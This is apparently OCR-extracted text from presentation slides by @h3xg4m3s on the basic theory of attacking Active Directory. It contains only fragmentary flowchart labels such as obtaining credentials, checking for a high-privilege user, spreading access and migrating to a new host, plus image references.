
No

Identify Access (Spread)

Migrate to New Host

@h3xg4m3s

Attacking Active Directory Basic Theory



Win!

Yes

Start

Obtain Credentials

High Privilege User?

No


Identify Access (Spread)

Migrate to New Host

@h3xg4m3s

Attacking Active Directory

Basic Theory




@h3xg4m3s

Attacking Active Directory
Attack Path


Bob

Attacking Active Directory
Attack Path




@h3xg4m3s

Attacking Active Directory
Attack Path




Attacking Active Directory Attack Path




@h3xg4m3s

Attacking Active Directory
Attack Path



